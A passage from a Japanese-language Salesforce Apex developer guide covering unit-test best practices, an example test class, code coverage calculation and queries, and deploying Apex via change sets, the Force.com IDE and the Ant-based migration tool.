    - テストメソッドとテストクラスは、Apex コードカバー率の対象とはみなされません。
    - Apex コードの 75% が単体テストでカバーされている必要がありますが、カバー率を上げることだけに集中すべきではありません。アプリケーションのすべてのユースケース(正・誤両方の場合や単一データだけでなく複数データの場合)の単体テストを作成するようにしてください。このような多様なユースケースのテストコードを実装することが 75% 以上のカバー率につながります。

  - すべてのトリガについて何らかのテストを行う。
  - すべてのクラスとトリガが正常にコンパイルされる。

- 条件ロジックの場合 (3 項演算子など)、コードロジックの各ブランチを実行する。
- 有効な入力および無効な入力を使用してメソッドへのコールを行う。
- エラーが予期され、`try...catch` ブロックで捕捉されない限り、例外が発生することなく正常に完了する。
- 例外を捕捉するだけでなく、捕捉されたすべての例外を処理する。
- `System.assert` メソッドを使用して、コードが適切に動作することを検証する。
- `runAs` メソッドを使用して、さまざまなユーザコンテキストでアプリケーションをテストする。
- 一括トリガ機能を実行する。テストで最低 20 件のレコードを使用する。
- `ORDER BY` キーワードを使用し、レコードが予期された順序で返されるようにする。
- レコード ID が順序立っていることを想定しない。

  複数のレコードを同じ要求で挿入しない限り、レコード ID は昇順で作成されません。たとえば、取引先 A を作成し、ID `001D000000IEEmT` を受信した後で取引先 B を作成した場合、取引先 B の ID が次に大きい順序になる場合とならない場合があります。

- テストデータを次のように設定する。
  - テストクラスで必要なデータを作成して、テストが特定の組織のデータに依存する必要がないようにする。
  - `Test.startTest` メソッドをコールする前にすべてのテストデータを作成する。
  - テストでは何も確定しないため、データを削除する必要がない。

- コメントの記述では、テストの内容だけでなく、テスト実施者によるデータに関する想定事項やテスト結果予測などを明記する。
- アプリケーションで個別にクラスをテストする。1 回のテストでアプリケーション全体をテストしない。

多数のテストを実行する場合は、次の点を考慮します。

- Force.com IDE では、Apex プロジェクトの［参照タイムアウト］値を大きくする必要がある。詳細は、https://developer.salesforce.com/page/Apex_Toolkit_for_Eclipseを参照してください。
- Salesforceユーザインターフェースで、[すべてのテストを実行]ボタンを使用してすべてのテストを同時に実行するのではなく、組織内のクラスを個別にテストする必要がある場合がある。

テストの並列実行のベストプラクティス

Salesforceユーザインターフェース(開発者コンソールなど)から開始する複数のテストを並列して実施します。テストを並列実行すると、テストの実行時間が短縮されます。テストの並列実行によってデータの競合の問題が生じることがありますが、そうした場合には並列実行をオフにできます。データの競合の問題や `UNABLE_TO_LOCK_ROW` エラーが生じる可能性があるのは、特に次のような場合です。

- 複数のテストで同じレコードを同時に更新する場合。同じレコードが更新されるのは、通常、テストが独自のデータを作成せず、データの分離をオフにして組織のデータにアクセスする場合です。
- 並列して実行しているテストで、インデックス項目値が重複しているレコードを作成しようしてデッドロックが発生する場合。デッドロックが生じるのは、実行中の 2 つのテストが相互にデータのロールバックを待機している場合です。2つのテストが、一意のインデックス項目値が同じレコードを異なる順序で挿入したときにこの状態が発生します。

こうしたエラーが発生しないようにするには、Salesforceユーザインターフェースでテストの並列実行をオフにします。

1. [設定] で、[開発] > [Apex テスト実行] > [オプション...] をクリックします。
2. [Apex テスト実行オプション] ダイアログで、[並列 Apex テストを無効化] を選択して、[OK] をクリックします。

関連トピック:

コードカバー率のベストプラクティス

テストの例

次の例では、下記の種類のテストのケースについて示します。

- 単一レコードおよび複数のレコードを含むポジティブケース
- 単一レコードおよび複数のレコードを含むネガティブケース
- 他のユーザによるテスト

単純なマイル追跡アプリケーションでテストを実行します。アプリケーションの既存のコードは、1 日に入力されるマイル数が 500 マイルを超えないことを確認します。主オブジェクトは Mileage__c というカスタムオブ

ジェクトです。全体のテストクラスを次に示します。次のセクションでは、コードの特定の部分の手順を説明します。

```
@isTest
private class MileageTrackerTestSuite {

    static testMethod void runPositiveTestCases() {

        Double totalMiles = 0;
        final Double maxtotalMiles = 500;
        final Double singletotalMiles = 300;
        final Double u2Miles = 100;



        //Set up user
        User u1 = [SELECT Id FROM User WHERE Alias='auser'];

        //Run As U1
        System.RunAs(u1){



        System.debug('Inserting 300  miles... (single record validation)');

        Mileage__c testMiles1 = new Mileage__c(Miles__c = 300, Date__c = System.today());

        insert testMiles1;

        //Validate single insert
        for(Mileage__c m:[SELECT miles__c FROM Mileage__c
```

```
        WHERE CreatedDate = TODAY
        and CreatedById = :u1.id
        and miles__c != null]) {
            totalMiles += m.miles__c;
        }

    System.assertEquals(singletotalMiles, totalMiles);



    //Bulk validation
    totalMiles = 0;
    System.debug('Inserting 200 mileage records... (bulk validation)');

    List<Mileage__c> testMiles2 = new List<Mileage__c>();
    for(integer i=0; i<200; i++) {
        testMiles2.add( new Mileage__c(Miles__c = 1, Date__c = System.today()) );
    }
    insert testMiles2;

    for(Mileage__c m:[SELECT miles__c FROM Mileage__c
        WHERE CreatedDate = TODAY
        and CreatedById = :u1.Id
        and miles__c != null]) {
            totalMiles += m.miles__c;
        }

    System.assertEquals(maxtotalMiles, totalMiles);
```

```
     }//end RunAs(u1)



    //Validate additional user:
    totalMiles = 0;
    //Setup RunAs
    User u2 = [SELECT Id FROM User WHERE Alias='tuser'];
    System.RunAs(u2){

     Mileage__c testMiles3 = new Mileage__c(Miles__c = 100, Date__c = System.today());
     insert testMiles3;

             for(Mileage__c m:[SELECT miles__c FROM Mileage__c
         WHERE CreatedDate = TODAY
         and CreatedById = :u2.Id
         and miles__c != null]) {
             totalMiles += m.miles__c;
         }
     //Validate
     System.assertEquals(u2Miles, totalMiles);

    } //System.RunAs(u2)



} // runPositiveTestCases()
```

```
    static testMethod void runNegativeTestCases() {


       User u3 = [SELECT Id FROM User WHERE Alias='tuser'];
       System.RunAs(u3){


       System.debug('Inserting a record with 501 miles... (negative test case)');


       Mileage__c testMiles3 = new Mileage__c( Miles__c = 501, Date__c = System.today()
);


        try {
            insert testMiles3;
        } catch (DmlException e) {
            //Assert Error Message
            System.assert( e.getMessage().contains('Insert failed. First exception on ' +

                'row 0; first error: FIELD_CUSTOM_VALIDATION_EXCEPTION, ' +
                'Mileage request exceeds daily limit(500): [Miles__c]'),
                e.getMessage() );


            //Assert field
            System.assertEquals(Mileage__c.Miles__c, e.getDmlFields(0)[0]);


            //Assert Status Code
            System.assertEquals('FIELD_CUSTOM_VALIDATION_EXCEPTION' ,
                                e.getDmlStatusCode(0) );
        } //catch
       } //RunAs(u3)
```

```
    } // runNegativeTestCases()



} // class MileageTrackerTestSuite
```

ポジティブテストケース

上記のコードの、単一レコードおよび複数レコードのポジティブテストケースの手順は、次のとおりです。

1. デバッグログにテキストを追加して、コードの次のステップを示します。

```
System.debug('Inserting 300 more miles...single record validation');
```

2. Mileage__c オブジェクトを作成し、データベースに挿入します。

```
Mileage__c testMiles1 = new Mileage__c(Miles__c = 300, Date__c = System.today() );

insert testMiles1;
```

3. 挿入されたレコードを返してコードを検証します。

```
for(Mileage__c m:[SELECT miles__c FROM Mileage__c

   WHERE CreatedDate = TODAY

   and CreatedById = :createdbyId

   and miles__c != null]) {

       totalMiles += m.miles__c;

    }
```

4. system.assertEquals メソッドを使用して、期待どおりの結果が返されたことを確認します。

```
System.assertEquals(singletotalMiles, totalMiles);
```

5. 次のテストに移る前に、合計マイル数を 0 に再設定します。

```
totalMiles = 0;
```

6. 200 レコードの一括挿入を作成して、コードを検証します。

まず、デバッグログにテキストを追加し、コードの次のステップを示します。

```
System.debug('Inserting 200 Mileage records...bulk validation');
```

7. 次に 200 件の Mileage__c レコードを挿入します。

```
List<Mileage__c> testMiles2 = new List<Mileage__c>();

for(Integer i=0; i<200; i++){

testMiles2.add( new Mileage__c(Miles__c = 1, Date__c = System.today()) );

   }

insert testMiles2;
```

8. System.assertEquals を使用して、期待どおりの結果が返されたことを確認します。

```
for(Mileage__c m:[SELECT miles__c FROM Mileage__c

   WHERE CreatedDate = TODAY

   and CreatedById = :CreatedbyId

   and miles__c != null]) {

       totalMiles += m.miles__c;

    }

       System.assertEquals(maxtotalMiles, totalMiles);
```

ネガティブテストケース

上記のコードのネガティブテストケースの手順は、次のとおりです。

1. runNegativeTestCases という静的テストメソッドを作成します。

```
static testMethod void runNegativeTestCases(){
```

2. デバッグログにテキストを追加して、コードの次のステップを示します。

```
System.debug('Inserting 501 miles... negative test case');
```

3. 501 マイルの Mileage__c レコードを作成します。

```
Mileage__c testMiles3 = new Mileage__c(Miles__c = 501, Date__c = System.today());
```

4. insert ステートメントを try/catch ブロック内に配置します。これで、検証の例外を捕捉し、生成されたエラーメッセージを表示できます。

```
try {

     insert testMiles3;

     } catch (DmlException e) {
```

5. System.assert および System.assertEquals を使用してテストを実行します。次のコードを、前に作成した catch ブロックに追加します。

```
//Assert Error Message

   System.assert(e.getMessage().contains('Insert failed. First exception '+

      'on row 0; first error: FIELD_CUSTOM_VALIDATION_EXCEPTION, '+

      'Mileage request exceeds daily limit(500): [Miles__c]'),

         e.getMessage());


//Assert Field

   System.assertEquals(Mileage__c.Miles__c, e.getDmlFields(0)[0]);


//Assert Status Code

   System.assertEquals('FIELD_CUSTOM_VALIDATION_EXCEPTION'  ,

                        e.getDmlStatusCode(0));

          }

   }

}
```

セカンドユーザとしてのテスト

上記のコードを、セカンドユーザとして実行する手順は次のとおりです。

1. 次のテストに移る前に、合計マイル数を 0 に再設定します。

```
totalMiles = 0;
```

2. 次のユーザを設定します。

```
        User u2 = [SELECT Id FROM User WHERE Alias='tuser'];

        System.RunAs(u2){
```

3. デバッグログにテキストを追加して、コードの次のステップを示します。

```
         System.debug('Setting up testing - deleting any mileage records for ' +

             UserInfo.getUserName() +

             ' from today');
```

4. 次に 1 件の Mileage__c レコードを挿入します。

```
Mileage__c testMiles3 = new Mileage__c(Miles__c = 100, Date__c = System.today());

insert testMiles3;
```

5. 挿入されたレコードを返してコードを検証します。

```
for(Mileage__c m:[SELECT miles__c FROM Mileage__c

   WHERE CreatedDate = TODAY

   and CreatedById = :u2.Id

   and miles__c != null]) {

       totalMiles += m.miles__c;

    }
```


6. system.assertEquals メソッドを使用して、期待どおりの結果が返されたことを確認します。

```
System.assertEquals(u2Miles, totalMiles);
```

テストとコードカバー率

Apex テストフレームワークは、1 つ以上のテストを実行するたびに Apex クラスおよびトリガのコードカバー率の数値を生成します。コードカバー率は、クラスおよびトリガ内の実行可能なコード行がテストメソッドで何行実行されたかを示します。トリガおよびクラスをテストするテストメソッドを記述してから、それらのテストを実行してコードカバー率情報を生成します。

テストメソッドでカバーされる Apex トリガおよびクラス



コードの品質確保に加えて、単体テストで Apex のリリースまたはパッケージ化のコードカバー率要件を満たすことができます。Force.com AppExchange 用に Apex をリリースまたはパッケージ化するには、単体テストが Apex コードの 75% 以上をカバーし、テストに合格する必要があります。

コードカバー率はテストの有効性の指標の 1 つとなりますが、テストの有効性を保証するわけではありません。テストの品質も重要ですが、コードカバー率をツールとして使用し、追加テストが必要かどうかを評価できます。Apex コードをリリースまたはパッケージ化するには、最小コードカバー率要件を満たす必要がありますが、テストの目標はコードカバー率だけではありません。テストでは、アプリケーションの動作を確認し、コードの品質を確保する必要があります。

コードカバー率の計算方法

コードカバー率のパーセンテージ値は、カバーされている行数を、カバーされている行数とカバーされていない行数の合計で除算する計算で求められます。実行可能なコード行のみが含まれます (コメントおよび空白行はカウントされません)。`System.debug()` ステートメントと中括弧は、1 行に単独で使用されている場合は除外されます。1 行に複数のステートメントがある場合、コードカバー率では 1 行としてカウントされます。複数の式で構成されるステートメントが複数行に記述されている場合、コードカバー率では各行がカウントされます。

1 つのメソッドを含むクラスの例を次に示します。このクラスのテストが実行され、開発者コンソールでこのクラスのコードカバー率を表示するオプションが選択されました。青い行は、テストでカバーされる行を表します。強調表示されていない行は、コードカバー率の計算から除外されます。赤い行は、テストでカバーされなかった行を表します。完全なカバー率を達成するには、追加テストが必要です。テストで異なる入力を使用して `getTaskPriority()` をコールし、その戻り値を確認する必要があります。

これは、テストメソッドで部分的にカバーされるクラスです。対応するテストクラスは表示されていません。

```
1  public class TaskUtil {
2      public static String getTaskPriority(String leadState) {
3          // Validate input
4          if (String.isBlank(leadState) || leadState.length() > 2) {
5              return null;
6          }
7
8          String taskPriority;
9
10         if (leadState == 'CA') {
11             taskPriority = 'High';
12         } else if (leadState == 'WA') {
13             taskPriority = 'Low';
14         } else {
15             taskPriority = 'Normal';
16         }
17
18         return taskPriority;
19     }
20 }
```

テストクラス(@isTest のアノテーションが付加されたクラス)は、コードカバー率の計算から除外されます。この除外は、テストメソッドが含まれるか、テストに使用されるユーティリティメソッドが含まれるかに関わらず、すべてのテストクラスに適用されます。

メモ: Apex コンパイラによって、ステートメントの式が最適化される場合があります。たとえば、複数の文字列定数が + 演算子で連結される場合、コンパイラは内部的にそれらの式を 1 つの文字列定数に置き換えます。文字列の連結式が複数行にわたる場合、最適化後、追加の行はコードカバー率計算の一部として計算されません。この点を説明するため、文字列変数が、連結される 2 つの文字列定数に割り当てられています。2 つ目の文字列定数は、別の行にあります。

```
String s = 'Hello'

    + ' World!';
```

コンパイラは、文字列の連結を最適化し、文字列を内部的に 1 つの文字列定数として表します。この例の 2 行目は、コードカバー率では無視されます。

```
String s = 'Hello World!';
```

コードカバー率の調査

テストの実行後、開発者コンソールの [Tests (テスト)] タブでコードカバー率情報を表示できます。コードカバー率ペインには、各 Apex クラスのカバー率情報と、組織のすべての Apex コードの全体的カバー率が表示されます。

また、コードカバー率は 2 つの Force.com Tooling API オブジェクト、ApexCodeCoverageAggregate と ApexCodeCoverage に保存されます。ApexCodeCoverageAggregate には、テストするすべてのテストメソッドの確認後にクラスでカバーされている行の合計が保存されます。ApexCodeCoverage には、個々のテストメソッドでカバーされている行とカバーされていない行が保存されます。このため、ApexCodeCoverage では 1 つのクラスに複数 (テストしたテストメソッドごとに 1 つずつ) のカバー率結果が含まれることがあります。SOQL と Tooling API を使用してこれ

らのオブジェクトをクエリし、カバー率情報を取得することができます。SOQL クエリと Tooling API の併用は、コードカバー率を確認するもう 1 つの方法であり、より詳しい情報をすばやく取得できます。

たとえば、次の SOQL クエリは、`TaskUtil` クラスのコードカバー率を取得します。カバー率は、このクラス内のメソッドを実行したすべてのテストクラスから集計されます。

```
SELECT ApexClassOrTrigger.Name, NumLinesCovered, NumLinesUncovered

FROM ApexCodeCoverageAggregate

WHERE ApexClassOrTrigger.Name = 'TaskUtil'
```

メモ: 次の SOQL クエリには Tooling API が必要です。このクエリを実行するには、開発者コンソールでクエリエディタを使用し、**[Use Tooling API (Tooling API を使用)]** をチェックします。

テストで部分的にカバーされるクラスのサンプルクエリ結果を次に示します。

ApexClassOrTrigger.Name	NumLinesCovered	NumLinesUncovered
TaskUtil	8	2

次の例は、どのテストメソッドがクラスをカバーしているかを判断できる方法を示します。このクエリは異なるオブジェクト ApexCodeCoverage からカバー率情報を取得します。このオブジェクトにはテストクラスおよびメソッドによるカバー率情報が保存されます。

```
SELECT ApexTestClass.Name,TestMethodName,NumLinesCovered,NumLinesUncovered

FROM ApexCodeCoverage

WHERE ApexClassOrTrigger.Name = 'TaskUtil'
```

サンプルクエリ結果を次に示します。

ApexTestClass.Name	TestMethodName	NumLinesCovered	NumLinesUncovered
TaskUtilTest	testTaskPriority	7	3
TaskUtilTest	testTaskHighPriority	6	4

ApexCodeCoverage の NumLinesUncovered 値はそれぞれ 1 つのテストメソッドに関するカバー率を表すため、ApexCodeCoverageAggregate の集計結果で対応する値とは異なります。たとえば、テストメソッド `testTaskPriority()` はカバー可能な合計 10 行のうちクラス全体で 7 行をカバーしているため、`testTaskPriority()` でカバーされていない行数は 3 行 (10 – 7) です。ApexCodeCoverageAggregate に保存される集計カバー率にはすべてのテストメソッドによるカバー率が含まれるため、`testTaskPriority()` と `testTaskHighPriority()` のカバー率が含まれ、どのテストメソッドでもカバーされていない 2 行のみが残ります。

コードカバー率のベストプラクティス

コードカバー率について、次のヒントとベストプラクティスを考慮してください。

コードカバー率の一般的なヒント

- コードカバー率の数値を更新するには、テストを実行します。テストを再実行しない限り、組織で Apex コードを更新してもコードカバー率の数値は更新されません。
- 最後のテスト実行後に組織が更新された場合、[開発] > [Apex クラス] > [組織のコードカバー率を見積る] から取得したコードカバー率の推定値が正しくない可能性があります。正しい推定値を取得するには、Apex テストを再実行します。
- 組織の全体的なコードカバー率には、管理パッケージクラスのカバー率は含まれません。唯一の例外は、管理パッケージテストによってトリガが実行された場合です。詳細は、「管理パッケージテスト」を参照してください。
- カバー率は、組織の合計コード行数に基づいています。コード行を追加または削除するとカバー率が変更されます。たとえば、組織にテストメソッドでカバーされるコードが 50 行あるとします。テストでカバーされない 50 行のコードがあるトリガを追加した場合、コードカバー率は 100% から 50% に低下します。このトリガにより組織の合計コード行は 50 から 100 に増えますが、テストでカバーされるのはそのうち 50 行のみです。

Sandbox 組織と本番組織でコードカバー率の数値が異なる理由

Apex を本番組織にリリースするか、パッケージの一部として Force.com AppExchange にアップロードすると、対象組織でローカルテストが実行されます。Sandbox 環境と本番環境に含まれているデータとメタデータが同じとは限らないため、コードカバー率の結果は必ずしも一致しません。本番組織のコードカバー率が 75% 未満の場合は、コードをリリースまたはアップロードできるようにカバー率を引き上げてください。開発環境または Sandbox 環境と本番環境でコードカバー率の数値に不一致が発生する一般的な理由を次に示します。この情報は、これらの相違をトラブルシューティングおよび調整するのに役立ちます。

テストの失敗
: 1 つの環境でテスト結果が異なると、全体的なコードカバー率が一致しません。Sandbox 環境と本番環境でコードカバー率の数値を比較する前に、組織でリリースまたはパッケージ化するコードがすべてのテストに合格することをまず確認します。リリースまたはパッケージのアップロードを行う前に、コードカバー率の計算に影響するすべてのテストに合格する必要があります。

データの連動関係
: テストで `@isTest(SeeAllData=true)` アノテーションを使用して組織データにアクセスすると、組織で使用可能なデータによってはテスト結果が異なることがあります。テストで参照されるレコードが存在しないか変更されている場合、テストが失敗するか、Apex メソッドで別のコードパスが実行されます。組織データにアクセスする代わりに、テストデータを作成するようにテストを変更してください。

メタデータの連動関係
: ユーザのプロファイル設定などのメタデータを変更すると、テストが失敗するか、別のコードパスが実行されることがあります。Sandbox 組織と本番組織でメタデータが一致することを確認するか、メタデータの変更が原因でテスト実行の動作に差異が生じないことを確認してください。

管理パッケージテスト
: すべての Apex テストが開発者コンソールなどのユーザインターフェースで実行された後に計算されたコードカバー率は、リリースで取得されたコードカバー率と異なる場合があります。管理パッケージテストを含む、すべてのテストをユーザインターフェースで実行しても、組織の全体的なコードカバー率に管理パッケージコードのカバー率は含まれません。管理パッケージテストでは管理パッケージのコード行がカバーされますが、このカバー率は合計行およびカバーされる行として組織のコードカバー率計算に含まれません。一方で、`RunAllTestsInOrg` テストレベルによってすべてのテストが実行された後にリリースで計算されるコードカバー率には、管理パッケージコードのカバー率が含まれます。`RunAllTestsInOrg` テストレベルによってリリースで管理パッケージテストを実行する場合、このリリースを最初に Sandbox で実行するか、検証リリースを実行してコードカバー率を確認することをお勧めします。

コードカバー率全体が 75% 未満になるリリース
: カバー率が 100% の新しいコンポーネントを本番組織にリリースする場合、新しいコードと既存のコードの平均カバー率がしきい値である 75% に達しないと、リリースに失敗します。対象組織でのテスト実行から返されるカバー率が 75% 未満の場合は、既存のテストメソッドを変更するか、追加のテストメソッドを記述して、コードカバー率を 75% 以上に引き上げてください。変更済みまたは新規のテストメソッドは、個別にリリースするか、カバー率が 100% の新しいコードと一緒にリリースします。

本番組織のコードカバー率の 75% 未満への低下
: コンポーネントを Sandbox 組織からリリースしたときにコードカバー率が 75% 以上であっても、本番組織ではコードカバー率全体が 75% 未満に低下することがあります。組織のデータおよびメタデータと連動関係があるテストメソッドは、コードカバー率の低下の原因となる可能性があります。連動テストメソッドの結果を変えるような変更がデータおよびメタデータに加えられていると、一部のメソッドに失敗したり、異なる動作をしたりすることがあります。その場合、特定の行がカバーされなくなります。

本番組織のコードカバー率の数値を一致させるために推奨されるプロセス

- 本番リリースへのステージング Sandbox 環境として Full Sandbox を使用します。Full Sandbox は、本番環境のメタデータとデータを模倣し、2 つの環境間でコードカバー率の数値の差を小さくするのに役立ちます。
- Sandbox 組織と本番組織のデータの連動関係を減らすには、Apex テストでテストデータを使用します。
- コードカバー率が十分でないために本番組織へのリリースに失敗する場合は、他のテストを作成して、コードカバー率全体をできるだけ高い値または 100% に引き上げます。リリースを再試行します。
- Sandbox でのコードカバー率を引き上げても本番組織へのリリースに失敗する場合は、本番組織からローカルテストを実行します。コードカバー率が 75% 未満のクラスを特定します。Sandbox でそれらのクラスに対して追加のテストを記述してコードカバー率を引き上げます。

第 14 章　Apex のリリース

トピック:

Salesforce 本番組織では Apex を開発することはできません。実際にユーザが利用中のシステムで開発を行う場合、データが不安定になったり、アプリケーションが破損したりする可能性があります。代わりに、Sandbox または Developer Edition 組織上ですべての開発作業を行う必要があります。

Apex は、次を使用してリリースできます。

- 変更セット
- Force.com IDE
- Force.com 移行ツール
- SOAP API

すべての Apex リリースのクラスとトリガの最大コードユニット数は、5,000 個です。

変更セットを使用した Apex のリリース

Sandbox 組織と本番組織間など、接続している組織の間で Apex クラスおよびトリガをリリースできます。Salesforce ユーザインターフェースの送信変更セットを作成し、リリース先組織にアップロードおよびリリースする Apex コンポーネントを追加できます。変更セットについての詳細は、Salesforce オンラインヘルプの「変更セット」を参照してください。

エディション

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Database.com** Edition

Apex をリリースするための Force.com IDE の使用

Force.com IDE は Eclipse IDE のプラグインです。Force.com IDE には、Force.com アプリケーションを構築およびリリースする統合インターフェースがあります。開発者および開発チーム向けに設計された IDE には、ソースコードエディタ、テスト実行ツール、ウィザードおよび統合ヘルプなど、Force.com アプリケーション開発を促進するツールが用意されています。基本的なカラー表示エディタ、アウトラインビュー、統合された単体テスト、および保存時の自動コンパイルとエラーメッセージ表示を提供します。

メモ: Force.com IDE は Salesforce により提供される、ユーザとパートナーをサポートする無料のリソースですが、Salesforce のマスターサブスクリプション契約 (MSA) におけるサービスの一部とはみなされません。

Apex を Force.com IDE のローカルプロジェクトから Salesforce 組織にリリースするには、サーバへのリリースウィザードを使用します。

メモ: 本番組織にリリースする場合、次の点に注意します。

- Apex コードの少なくとも 75% が単体テストでカバーされており、かつすべてのテストが成功している。

  次の点に注意してください。

  - 本番組織に Apex をリリースするときに、組織の名前空間内の各単体テストがデフォルトで実行されます。
  - `System.debug` へのコールは、Apex コードカバー率の対象とはみなされません。
  - テストメソッドとテストクラスは、Apex コードカバー率の対象とはみなされません。
  - Apex コードの 75% が単体テストでカバーされている必要がありますが、カバー率を上げることだけに集中すべきではありません。アプリケーションのすべてのユースケース (正・誤両方の場合や単一データだけでなく複数データの場合) の単体テストを作成するようにしてください。このような多様なユースケースのテストコードを実装することが 75% 以上のカバー率につながります。

- すべてのトリガについて何らかのテストを行う。
- すべてのクラスとトリガが正常にコンパイルされる。

サーバへのリリースウィザードの使用方法についての詳細は、Eclipse で入手できる Force.com IDE ドキュメントの「Deploying Code with the Force.com IDE (Force.com IDE によるコードのリリース)」を参照してください。

Force.com 移行ツール の使用

Force.com IDE に加えて、Apex のリリースにスクリプトを使用することもできます。

Apache の Ant 開発ツールを使用して Developer Edition または Sandbox を使用している組織から本番組織にメタデータの変更および Apex クラスをファイルベースでリリースする場合は、Force.com 移行ツールをダウンロードします。

メモ: Force.com 移行ツールは Salesforce により提供される、ユーザとパートナーをサポートする無料のリソースですが、Salesforce のマスターサブスクリプション契約 (MSA) におけるサービスの一部とはみなされません。

Force.com 移行ツールを使うには、次を行います。

1. http://java.sun.com/javase/downloads/index.jsp にアクセスし、Java JDK のバージョン 6.1 以上をリリースマシンにインストールします。
2. http://ant.apache.org/ にアクセスし、Apache Ant のバージョン 1.6 以上をリリースマシンにインストールします。
3. 環境変数 (ANT_HOME、JAVA_HOME、PATH など) を、http://ant.apache.org/manual/install.html の『Ant Installation Guide』で指定されたように設定します。
4. コマンドプロンプトを開き、ant -version を入力して、JDK と Ant が正しくインストールされているか確認してください。出力は次のようになります。

```
Apache Ant version 1.7.0 compiled on December 13 2006
```

5. リリースマシン上で Salesforce にログインします。[設定] から、[開発] > [ツール] をクリックして、次に、[Force.com 移行ツール] をクリックします。
6. ダウンロードしたファイルを、任意のディレクトリに展開します。Zip ファイルには次が含まれます。
   - ツールの使用方法を説明した Readme.html ファイル
   - Ant タスクを含む Jar ファイル: ant-salesforce.jar
   - 次の内容を含むサンプルフォルダ:
     - SampleDeployClass.cls と SampleFailingTestClass.cls を含む codepkg\classes フォルダ
     - SampleAccountTrigger.trigger を含む codepkg\triggers フォルダ
     - 例で使用するカスタムオブジェクトを含む mypkg\objects フォルダ
     - 組織から例を削除するための XML ファイルを含む removecodepkg フォルダ
     - build.xml の Ant タスクを実行するための認証情報を指定するサンプル build.properties ファイル
     - deploy および retrieve API コールを実行するサンプル build.xml ファイル
7. 以前のバージョンの Force.com 移行ツールをインストールして ant-salesforce.jar ファイルを Ant lib ディレクトリにコピーしている場合は、lib ディレクトリの jar ファイルを削除します。lib ディレクトリは、Ant のインストール先のルートフォルダにあります。Force.com 移行ツールは、配布 ZIP ファイル内にあ

る ant-salesforce.jar ファイルを使用します。このファイルを Ant lib ディレクトリにコピーする必要はありません。

8. 展開したファイル内のサンプルサブディレクトリを開きます。
9. build.properties ファイルを編集します。
   a. Salesforce 本番組織ユーザ名およびパスワードを、sf.user と sf.password 項目にそれぞれ入力します。

      メモ:

      - Apex を編集するための権限を持っているユーザ名を指定する必要があります。
      - 信頼されないネットワークから Force.com 移行ツールを使用する場合、パスワードにセキュリティトークンを追加します。セキュリティトークンについての詳細は、Salesforce オンラインヘルプの「セキュリティトークンのリセット」を参照してください。

   b. Sandbox 組織にリリースする場合、sf.serverurl 項目を https://test.salesforce.com に変更してください。
10. サンプルディレクトリのコマンドウィンドウを開きます。
11. ant deployCode を入力します。これは、Force.com 移行ツールで提供されたサンプルクラスと Account トリガを使用して、deploy API コールを実行します。

    ant deployCode は、build.xml ファイルの deploy という名前の Ant ターゲットをコールします。

```
<!-- Shows deploying code & running tests for package 'codepkg' -->

    <target name="deployCode">

      <!-- Upload the contents of the "codepkg" package, running the tests for just 1
class -->

      <sf:deploy username="${sf.username}" password="${sf.password}"
serverurl="${sf.serverurl}" deployroot="codepkg">

        <runTest>SampleDeployClass</runTest>

      </sf:deploy>

    </target>
```

    詳細は、「deploy について」(ページ 710)を参照してください。

12. ant deployCode の実行の一部として追加されたテストクラスとトリガを削除するには、コマンドウィンドウ ant undeployCode 内で次を入力します。

    ant undeployCode は、build.xml ファイル内で undeployCode という Ant ターゲットをコールします。

```
<target name="undeployCode">

      <sf:deploy username="${sf.username}" password="${sf.password}" serverurl=

            "${sf.serverurl}" deployroot="removecodepkg"/>
```

```
</target>
```

Force.com 移行ツールについての詳細は、 『Force.com 移行ツールガイド』を参照してください。

deploy について

Force.com移行ツールは、リリーススクリプトに組み込み可能な deploy タスクを提供します。組織のクラスとトリガが含まれるように build.xml サンプルを変更できます。リリースタスクのプロパティの完全なリストは、 『Force.com移行ツールガイド』を参照してください。deploy タスクの一部のプロパティを次に示します。

username
Salesforce 本番組織にログインするためのユーザ名。

password
Salesforce 本番組織にログインするための関連パスワード。

serverURL
ログインする Salesforce サーバの URL。値を指定しない場合、デフォルトは www.salesforce.com です。

deployRoot
リリースする他のメタデータと同様に、Apexクラスおよびトリガを含むローカルディレクトリ。必要なファイル構造を作成する最適な方法は、組織またはSandboxから取得する方法です。詳細は、「retrieve について」 (ページ 711)を参照してください。

- Apex クラスファイルは、**classes** という名前のサブディレクトリ内にある必要があります。次の名前の 2 つのファイルが各クラスにある必要があります。
  - *classname*.**cls**
  - *classname*.**cls-meta.xml**

  たとえば、MyClass.cls と MyClass.cls-meta.xml です。-meta.xml ファイルにはクラスの API バージョンと状況 (有効/無効) が含まれます。
- Apex トリガファイルは、**triggers** という名前のサブディレクトリ内にある必要があります。次の名前の 2 つのファイルが各トリガにある必要があります。
  - *triggername*.**trigger**
  - *triggername*.**trigger-meta.xml**

  たとえば、MyTrigger.trigger と MyTrigger.trigger-meta.xml です。-meta.xml ファイルにはトリガの API バージョンと状況 (有効/無効) が含まれます。
- ルートディレクトリには、リリースするすべてのクラス、トリガ、およびその他のオブジェクトをリストした XML ファイル package.xml が含まれます。
- ルートディレクトリには、組織から削除するすべてのクラス、トリガ、およびその他のオブジェクトをリストした XML ファイル destructiveChanges.xml が必要に応じて含まれます。

checkOnly
クラスとトリガがリリース先環境にリリースされるかどうかを指定します。このプロパティはboolean値を持ち、組織にクラスとトリガを保存しない場合は true、保存する場合は false を設定します。値を指定しない場合、デフォルトは false です。

runTest
子要素 (省略可能)。リリース後に実行されるテストが含まれた Apex クラスのリストです。このオプションを使用するには、`testLevel` を `RunSpecifiedTests` に設定します。

testLevel
省略可能。リリースの一環として実行するテストを指定します。テストレベルは、リリースパッケージに存在するコンポーネントの種類に関係なく強制適用されます。有効な値は、次のとおりです。

- `NoTestRun` — テストは実行されません。このテストレベルは、Sandbox、Developer Edition、トライアル組織など、開発環境へのリリースにのみ適用されます。このテストレベルは、開発環境のデフォルトです。
